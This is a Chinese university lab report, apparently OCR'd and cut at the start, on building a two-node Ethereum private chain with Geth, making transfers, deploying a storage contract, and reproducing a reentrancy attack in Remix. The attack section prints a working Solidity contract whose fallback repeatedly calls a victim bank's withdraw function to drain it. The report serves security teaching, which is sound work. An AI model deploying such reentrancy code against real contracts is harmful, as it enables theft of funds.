b2f3640e0671a82904b047655025f7c41eec5f09bff137fc5b94a622a0b3ea478228dade251d2b9958a14
rt=0"
INFO [11-28|15:20:35.384] HTTP server started                      endpoint=127.0.0.1
ttps://ide.remix-project.cn vhosts=localhost
INFO [11-28|15:20:35.384] WebSocket enabled                        url=ws://127.0.0.1
INFO [11-28|15:20:35.384] HTTP server started                      endpoint=127.0.0.1
ocalhost                   vhosts=localhost
```

```
[11/28/23]seed@VM:~/.../data1$ geth attach ipc:geth.ipc
Welcome to the Geth JavaScript console!

instance: Geth/v1.10.25-stable-69568c55/linux-amd64/go1.18.5
at block: 0 (Wed Dec 31 1969 19:00:00 GMT-0500 (EST))
 datadir: /home/seed/Desktop/ethereum_lab/data1
 modules: admin:1.0 debug:1.0 engine:1.0 eth:1.0 ethash:1.0 miner:1.0 net:1.0 pe
rsonal:1.0 rpc:1.0 txpool:1.0 web3:1.0

To exit, press ctrl-d or type exit
>
```

然后使用 personal.newAccount()在该节点下创建两个新账号，设置密码为 dees，返回得到 data1 账户 0 为"0x0035864ae1a65d41e0160743fd461b150fd0cd73"

执行 admin.nodeInfo.enode 查看账户节点信息如下

```
"enode://ab2310bc8636ca035514f075fd2f5839900b2f3640e0671a82904b047655025f7c41eec5f09bff137fc5b94a622a0b3ea478228dade251d2b9958a1430534dc6@127.0.0.1:30301?discport=0"
```

```
> personal.newAccount()
Passphrase:
Repeat passphrase:
"0x0035864ae1a65d41e0160743fd461b150fd0cd73"
> admin.nodeInfo.enode
"enode://ab2310bc8636ca035514f075fd2f5839900b2f3640e0671a82904b047655025f7c41eec5f09bff137fc5b94a
622a0b3ea478228dade251d2b9958a1430534dc6@127.0.0.1:30301?discport=0"
```

接下来解锁账户，personal.unlockAccount(eth.accounts[0],"dees",300000)解锁参数分别是是账号、密码、时间

eth.accounts 查看账户，可以看到节点下已有两个账户

```
> eth.accounts
["0x0035864ae1a65d41e0160743fd461b150fd0cd73", "0x67f2d45d04c65b5ee0c8351edf9997
948c5b67a2"]
```

接着创建第二个节点 data2

同样需要初始化创世区块 geth --datadir data2 init genesis.json

```
geth --http --http.corsdomain="https://ide.remix-project.cn" --http.api web3,eth,debug,personal,net --vmdebug --datadir data2 --port 30302 --authrpc.port 8552 --networkid 1108 --http.port 8002 --nodiscover --allow-insecure-unlock console
```

同样需要解锁账户

```
> personal.unlockAccount(eth.accounts[0])
Unlock account 0xfa1c7f888fccb78edc6658d3c6668e62b81a3bc7
Passphrase:
true
> eth.accounts
["0xfa1c7f888fccb78edc6658d3c6668e62b81a3bc7"]
```

下一步连接节点，使用如下命令连接 data1 和 data2 两个节点，data1 终端中执行，参数是 data2 的 enode 信息

```
admin.addPeer("enode://e868193d6dd8a3d16dcd1c195c352631a22e71fdfd2b76735282b9bc2b44276da1fdb2f0413914e5751f1c05e34a5413cea051d364de9db1e0a517bea71812d1@127.0.0.1:30302?discport=0")
```

admin.peers 查看对方节点信息，可见连接成功

```
> admin.addPeer("enode://e868193d6dd8a3d16dcd1c195c352631a22e71fdfd2b76735282b9bc2b44276da1fdb2f0
413914e5751f1c05e34a5413cea051d364de9db1e0a517bea71812d1@127.0.0.1:30302?discport=0")
true
> admin.peers
[{
    caps: ["eth/66", "eth/67", "snap/1"],
    enode: "enode://e868193d6dd8a3d16dcd1c195c352631a22e71fdfd2b76735282b9bc2b44276da1fdb2f041391
4e5751f1c05e34a5413cea051d364de9db1e0a517bea71812d1@127.0.0.1:30302?discport=0",
    id: "4a45c105b0b927844d858896ec48481714b902f3b90416a7460b3d42309eadc4",
    name: "Geth/v1.10.25-stable-69568c55/linux-amd64/go1.18.5",
    network: {
      inbound: false,
      localAddress: "127.0.0.1:52622",
      remoteAddress: "127.0.0.1:30302",
      static: true,
      trusted: false
    },
    protocols: {
      eth: {
        difficulty: 1,
        head: "0xc626d8be5d39286154d44074a2f0a31192792385e89d6f1f60dea77be6b99ce5",
        version: 67
      },
      snap: {
        version: 1
      }
    }
}]
>
```

接下来进行挖矿，miner.start(10)参数 10 是挖矿线程数量。注意无论是交易还是发布智能合约，只要需要在整个区块链网络被确认，都需要进行挖矿。注意第一次挖矿需要初始化 DAG，只有达到百分百的进度才能正式开始挖矿

```
INFO [11-28|15:53:44.628] 🔗 block reached canonical chain          number=8  ha
sh=f1ed99..964f7d
INFO [11-28|15:53:44.628] 🔨 mined potential block                  number=15 ha
sh=6be8d8..86a25d
INFO [11-28|15:53:44.628] Commit new sealing work                   number=16 sea
lhash=cdb899..ce7f38 uncles=0 txs=0 gas=0 fees=0 elapsed="193.555µs"
INFO [11-28|15:53:44.628] Commit new sealing work                   number=16 sea
lhash=cdb899..ce7f38 uncles=0 txs=0 gas=0 fees=0 elapsed="411.039µs"
INFO [11-28|15:53:46.432] Generating DAG in progress                epoch=1 perce
ntage=0  elapsed=1m13.574s
INFO [11-28|15:53:48.839] Successfully sealed new block             number=16 sea
lhash=cdb899..ce7f38 hash=e4f0a7..3a5145 elapsed=4.211s
INFO [11-28|15:53:48.839] 🔗 block reached canonical chain          number=9  ha
sh=1f25ab..84a7e5
INFO [11-28|15:53:48.840] 🔨 mined potential block                  number=16 ha
sh=e4f0a7..3a5145
INFO [11-28|15:53:48.842] Commit new sealing work                   number=17 sea
lhash=0553fd..c99521 uncles=0 txs=0 gas=0 fees=0 elapsed="228.742µs"
```

执行 eth.getBalance(eth.accounts[0])查看账户余额，返回值的单位是 Wei（Wei 是以太坊中最小货币面额单位，类似比特币中的聪，1 ether = 10^18 Wei）；挖矿还没开始时账户余额是 0，开始挖矿后账户余额会增加

```
> eth.getBalance(eth.accounts[0])
0
> ^C
> eth.getBalance(eth.accounts[0])
58000000000000000000
```

miner.stop()：停止挖矿，web3.fromWei(580000000000000)：Wei 换算成以太币，web3.toWei(23)：以太币换算成 Wei；

开始进行转账，先是相同节点不同账户之间，data1 的账户 0 给账户 1 转账

```
eth.sendTransaction({from:eth.accounts[0],to:eth.accounts[1],value:12131})
```

转账前由于挖矿余额默认存入账户 0，所以只有账户 0 余额不为空，执行转账之后可看到账户 0 余额减少，而账户 1 增加了对应 wei，转账成功

```
> eth.getBalance(eth.accounts[0])
298000000000000000000
> eth.getBalance(eth.accounts[1])
0
> eth.sendTransaction({from:eth.accounts[0],to:eth.accounts[1],value:12131})
"0x1176ad2f099a51dc1721009ff763f67e549fbe0db6de877dac61c0c8e35a336f"
> miner.start(1)
null
> miner.stop()
null
> ^C
>  eth.getBalance(eth.accounts[0])
303999999999999987869
> eth.getBalance(eth.accounts[1])
12131
```

接下来进行不同节点的不同账号之间的转换

```
eth.sendTransaction({from:eth.accounts[0],to:"0xfa1c7f888fccb78edc6658d3c6668e62b81a3bc7",value:202112131})
```

```
>  eth.getBalance(eth.accounts[0])
303999999999999987869
> eth.getBalance(eth.accounts[1])
12131
> eth.sendTransaction({from:eth.accounts[0],to:"0xfa1c7f888fccb78edc6658d3c6668e
62b81a3bc7",value:202112131})
"0x8f4f1f43958f5cc67f0ab83359d803861cf82e419f4595634e4489ef33a50d00"
> miner.start()
null
> miner.stop()
null
> eth.getBalance(eth.accounts[0])
313999999999797875738
```


```
eth.getTransaction("0x8f4f1f43958f5cc67f0ab83359d803861cf82e419f4595634e4489ef33a50d00")查看交易记录
```

```
> eth.getTransaction("0x8f4f1f43958f5cc67f0ab83359d803861cf82e419f4595634e4489ef
33a50d00")
{
  blockHash: "0x6f4c015e4811b18936721b91e539b6de6d376c84524556ec26b6abca5f0f7145
",
  blockNumber: 233,
  chainId: "0x2766",
  from: "0x0035864ae1a65d41e0160743fd461b150fd0cd73",
  gas: 21000,
  gasPrice: 1000000000,
  hash: "0x8f4f1f43958f5cc67f0ab83359d803861cf82e419f4595634e4489ef33a50d00",
  input: "0x",
  nonce: 3,
  r: "0x210c5b10c1375fb9e024cc0352e796f76d4447531bf39e55b3ca68f6a83b3eed",
  s: "0x124df6929217fa77fba20a7fab224d72b2827c20285160dfe806dadd0b42bda1",
  to: "0xfa1c7f888fccb78edc6658d3c6668e62b81a3bc7",
  transactionIndex: 0,
  type: "0x0",
  v: "0x4eef",
  value: 202112131
}
```

到此以太坊多节点私有链基本搭建完成。

（4）智能合约部署

借助 remix 依赖 Geth 发布智能合约，先在 remix 上编写智能合约，编译后查看编译细节，获取 abi 和 bytecode



接着在 geth 中某一节点定义对应的 abi 和 bytecode

```
> abi=[{"inputs":[],"name":"retrieve","outputs":[{"internalType":"uint256","name
":"","type":"uint256"}],"stateMutability":"view","type":"function"},{"inputs":[{
 "internalType":"uint256","name":"num","type":"uint256"}],"name":"store","output
s":[],"stateMutability":"nonpayable","type":"function"}]
[{
    inputs: [],
    name: "retrieve",
    outputs: [{
        internalType: "uint256",
        name: "",
        type: "uint256"
    }],
    stateMutability: "view",
    type: "function"
}, {
    inputs: [{
        internalType: "uint256",
        name: "num",
        type: "uint256"
    }],
    name: "store",
    outputs: [],
    stateMutability: "nonpayable",
    type: "function"
}]
```

```
> bytecode="0x6080604052348015610010576000 80fd5b5061015080610020600039 6000f3fe60
80604052348015610010576000 80fd5b5060043610610036576000 3560e01c80632e64cec1146100
3b5780636057361d14610059575b600080fd5b610043610075565b 60405161005091906100d9565b
60405180910390f35b610073600480360381019061006e919061009d565b61007e565b005b600080
54905090565b8060008190555050565b6000813590506100978161010356 5b92915050565b600060
2082840312156100b3576100b26100fe565b5b60006100c184828501610088565b91505092915050
565b6100d3816100f4565b82525050565b60006020820190506100ee60008301846100ca565b9291
5050565b60008190509190505 0565b600080fd5b61010c816100f4565b81146101175760 0080fd5b50
56fea2646970667358221 2209a159a4f3847890f10bfb87871a61eba91c5dbf5ee3cf6398207e292
eee22a1664736f6c63430008070033"
"0x6080604052348015610010576000 80fd5b5061015080610020600039 6000f3fe6080604052348
0156100105760008 0fd5b5060043610610036 5760003560e01c80632e64cec11461003b578063605
7361d14610059575b600080fd5b610043610075565b6040516100509190610 0d9565b60405180910
390f35b610073600480360381019061006e919061009d565b61007e565b005b60008054905090565
b8060008190555050565b6000813590506100978161010356 5b92915050565b600060208284031 21
56100b3576100b26100fe565b5b60006100c184828501610088565b9150509291505056 5b6100d38
16100f4565b82525050565b60006020820190506100ee60008301846100ca565b92915050565b600
0819050919050565b600080fd5b61010c816100f4565b81146101175760 0080fd5b5056fea264697
06673582212209a159a4f3847890f10bfb87871a61eba91c5dbf5ee3cf6398207e292eee22a16647
36f6c63430008070033"
```

contract=eth.contract(abi)创建合约对象，发布智能合约

```
> contract=eth.contract(abi)
{
  abi: [{
      inputs: [],
      name: "retrieve",
      outputs: [{...}],
      stateMutability: "view",
      type: "function"
  }, {
      inputs: [{...}],
      name: "store",
      outputs: [],
      stateMutability: "nonpayable",
      type: "function"
```

```
mycontract=contract.new({from:eth.accounts[0],data:bytecode,gas:1000000})
```

注意需要执行挖矿后合约地址才会更新

```
mycontract
```

```
> mycontract=contract.new({from:eth.accounts[0],data:bytecode,gas:1000000})
{
  abi: [{
      inputs: [],
      name: "retrieve",
      outputs: [{...}],
      stateMutability: "view",
      type: "function"
  }, {
      inputs: [{...}],
      name: "store",
      outputs: [],
      stateMutability: "nonpayable",
      type: "function"
  }],
  address: undefined,
  transactionHash: "0x7f4499dda94fc174f1dac3d4df9ab726e676bfcdc57133b2f4f26c6031bdc9a5"
}
> mycontract
{
  abi: [{
      inputs: [],
      name: "retrieve",
      outputs: [{...}],
      stateMutability: "view",
      type: "function"
  }, {
      inputs: [{...}],
      name: "store",
      outputs: [],
      stateMutability: "nonpayable",
      type: "function"
  }],
  address: "0x4b7cd68aef9f17881d3e195d9f8c616a2f03cb8c",
  transactionHash: "0x7f4499dda94fc174f1dac3d4df9ab726e676bfcdc57133b2f4f26c6031bdc9a5",
  allEvents: function bound(),
  retrieve: function bound(),
  store: function bound()
}
```

观察到发布节点的智能合约地址不再是 undefined，说明智能合约部署成功

调用智能合约

```
> mycontract.retrieve.call()
0
```

在另一个节点调用智能合约时，与部署合约一样都需要先定义 abi 和 bytecode，然后通过合约地址调用合约

```
mycall=web3.eth.contract(abi).at("0x4b7cd68aef9f17881d3e195d9f8c616a2f03cb8c")
```

```
> mycall=web3.eth.contract(abi).at("0x4b7cd68aef9f17881d3e195d9f8c616a2f03cb8c")

{
  abi: [{
      inputs: [],
      name: "retrieve",
      outputs: [{...}],
      stateMutability: "view",
      type: "function"
  }, {
      inputs: [{...}],
      name: "store",
      outputs: [],
      stateMutability: "nonpayable",
      type: "function"
  }],
  address: "0x4b7cd68aef9f17881d3e195d9f8c616a2f03cb8c",
  transactionHash: null,
  allEvents: function bound(),
  retrieve: function bound(),
  store: function bound()
}
> mycall.retrieve.call()
0
```


观察到智能合约调用成功，说明合约部署成功

2.2.2 任务 2 重入攻击的复现

在完成前一个任务的前提下，使用 Solidity 语言编写攻击和受害合约，并完重入攻击的复现。

整个重入攻击的复现均在 Remix 上进行，攻击者和受害者账户均使用 Remix 的在线账户。


创建 token.sol 文件，编写受害者合约如下




创建 attack.sol，编写攻击者合约，攻击合约如下

```
contract Attack {
    Bank public bank; // Bank合约地址

    // 初始化Bank合约地址
    constructor(Bank _bank) {
        bank = _bank;
    }

    // 回调函数，用于重入攻击Bank合约，反复的调用目标的withdraw函数
    receive() external payable {     infinite gas 217800 gas
        if (address(bank).balance >= 1 ether) {
            bank.withdraw();
        }
    }

    // 攻击函数，调用时 msg.value 设为 1 ether
    function attack() external payable {     undefined gas
        require(msg.value == 1 ether, "Require 1 Ether to attack");
        bank.deposit{value: 1 ether}();
        bank.withdraw();
    }

    // 获取本合约的余额     infinite gas
    function getBalance() external view returns (uint256) {
        return address(this).balance;
    }
}
```


选择合适的版本编译编译合约之后，分别选择不同账户进行受害者合约和攻击者合约的部署，注意在部署攻击者合约时，攻击目标填写受害者合约的地址





可观察到右下方部署成功的提示，接着受害者账户向受害合约中使用 deposit 操作转入 10Ether，可见受害合约中余额从 0 变为 10Ether，同时受害者账户余额减少。



下一步攻击者使用攻击合约的 attack 操作攻击受害合约，注意同时要设置转入 1Ether。观察到攻击成功！攻击合约余额由 0 变为 1+10=11，受害者合约余额由 10 变为 0







2.3 实验中的问题

由于本实验操作繁杂，且可靠的参考资料极少，导致实际操作中遇到了非常多的问题，且大多数问题都是在尝试了多种手段之后才勉强解决。一开始是环境配置过程极其不顺，耗时很久才配置好。为了防止之后出现更多问题，还是更换为老师提供的配置文件，不过在配置过程中的一些问题仍有记录，结合与同学的讨论交流内容，选取几个共性较大的问题在此列出，同时也展示智能合约部署、重入攻击复现过程中遇到的问题。

1）无法添加 ppa ubuntu

尝试添加 ppa 总是报错，上网搜索不到符合的解决方案，尝试一些操作后没有解决，最后发现是网络问题，在人群密集处网络太慢导致添加失败，尝试在网络良好的时段操作即可。

2）无法连接 dl.google.com

连接不上 google。排除之前的网速问题，搜索 发现是当前的 ip 设置无法 ping 到网址，需要在配置文件中将 ip 修改为能搜索到的 ip，参考文章和具体操作见参考资料[1]。同时还需忽略安全证书，照着报错提示来就好。

3）编译方式安装 ethereum 失败

使用编译方式安装旧版本失败，原因是没有修改 go 的网络配置，导致无法访问连接。

4）以太坊私有链配置

指导书上要求使用较新的配置文件，但无法确定找到的配置文件是否是较新版本，且不清楚配置文件中的参数含义，导致私有链搭建的若干操作失败。查询了解配置文件中各字段含义，如 chainID 指定了独立的区块链网络 ID，连接节点时会使用到，而 difficulty 是挖矿难度，需要设置较小值等等。由此修正之后的操作语句。

5）启动节点失败

执行 geth --http --datadir data0 --networkid 369 console 提示无此操作，查询得知 Geth1.12 之后的版本已经移除该指令，尝试其他操作启动，但问题没有彻底解决，在解锁账户等操作中也有风险警告或错误提示，只能卸载新版本重装旧版本。

6）连接节点失败

注意启动节点后，打开新终端的同时不要终止原终端才能连接上，并且需要进入节点对应的文件夹。启动节点后显示 WARN [11-28|22:59:59.635] Please enable network time synchronisation in system settings. 且新终端无法连接至节点，原因是系统时间不正确，执行 timedatectl set-ntp true 命令即可。

7）不同节点端口冲突

在创建多个节点时，没有额外设置端口参数，导致两者使用端口冲突。只需要在启动节点时分配具体的不同端口即可。

8）转账操作失败

执行转账操作后账户余额没有发生变化，原因是用户没有进行挖矿，需要在挖矿的过程中挖到交易区块才可进行记录。

9）Geth 部署智能合约地址无定义

在 Geth 中发布智能合约时，合约地址一直都是 undefined 状态，查询知需要开启挖矿，挖到相应区块才会更新地址信息。

10）Remix 编译错误

在使用 Remin 编译编写的智能合约时，经常出现大量奇怪的报错导致无法编译，查询知是 solidity 版本选择问题，由于更新较快较多，使用的一些语法和函数当前版本已经不支持，要么修改编写方式，要么指定合适的版本编译。

2.4 实验总结及建议

本次实验耗时巨大，但也收获良多。最大的感受便是理论与实操的巨大差异，如果只是大概了解区块链的基础知识是难以完成区块链相关的实验的，理论的简单理解与实际应用仍有较大距离。

实验过程中主要实现了在 Geth 环境下实现以太坊多节点私有链的搭建，以及智能合约的编写与部署应用、重入攻击的复现等。然而在环境的搭建过程中我耗费了非常多的精力与时间，也感谢老师之后提供了一个配置好的环境，一定程度上避免了之后操作可能出现的更多问题。其实以太坊私有链的搭建过程是很有意思的，之前只是粗略了解挖矿操作，而当自己真正在私有链上进行挖矿操作使得账户余额增加的时候，还是觉得蛮有意思的。包括重入漏洞的复现过程，理解原理之后不由得感叹其精妙，也深感安全的难度和挑战性，可能的漏洞和攻击方式实在是太多，安全问题仍任重道远。这次实验不仅让我学习到了区块链技术的基本原理和实践技巧，还让我意识到了区块链的风险与挑战，意识到在编写代码开发应用的过程中，一定要尤其关注安全性和系统稳定性。

最后希望实验的指导能够再详尽全面一些，尤其是具体操作上。首先网络上可靠的参考资料非常少，其次以太坊的搭建过程极容易出现问题，如果老师能够在环境配置以及操作流程上给予更多的指导，学生就能够更快地着手于与实验核心内容相关的任务，避免在实验环境配置等琐杂的问题上消耗过多的经历和学习热情。以及希望理论课程和实验的联系能够更多一些，如果在学习理论的同时穿插一些模拟场景或实验演示，学生们对知识的理解也会更好。

3. 参考资料

[1]实验指导手册

[2]https://blog.csdn.net/u013270341/article/details/79652359

[3]https://blog.csdn.net/kevinyankai/article/details/98623397

[4]https://blog.csdn.net/u011271250/article/details/108831415

[5]https://blog.csdn.net/u011271250/article/details/108831415

[6]https://blog.csdn.net/kids_budong_c/article/details/123479499

[7]https://blog.csdn.net/dust_hk/article/details/131224409

[8]https://blog.csdn.net/qq_32247229/article/details/108860823

[9]https://stackoverflow.com/questions/62700898/error-when-deploying-chaincode-in-test-network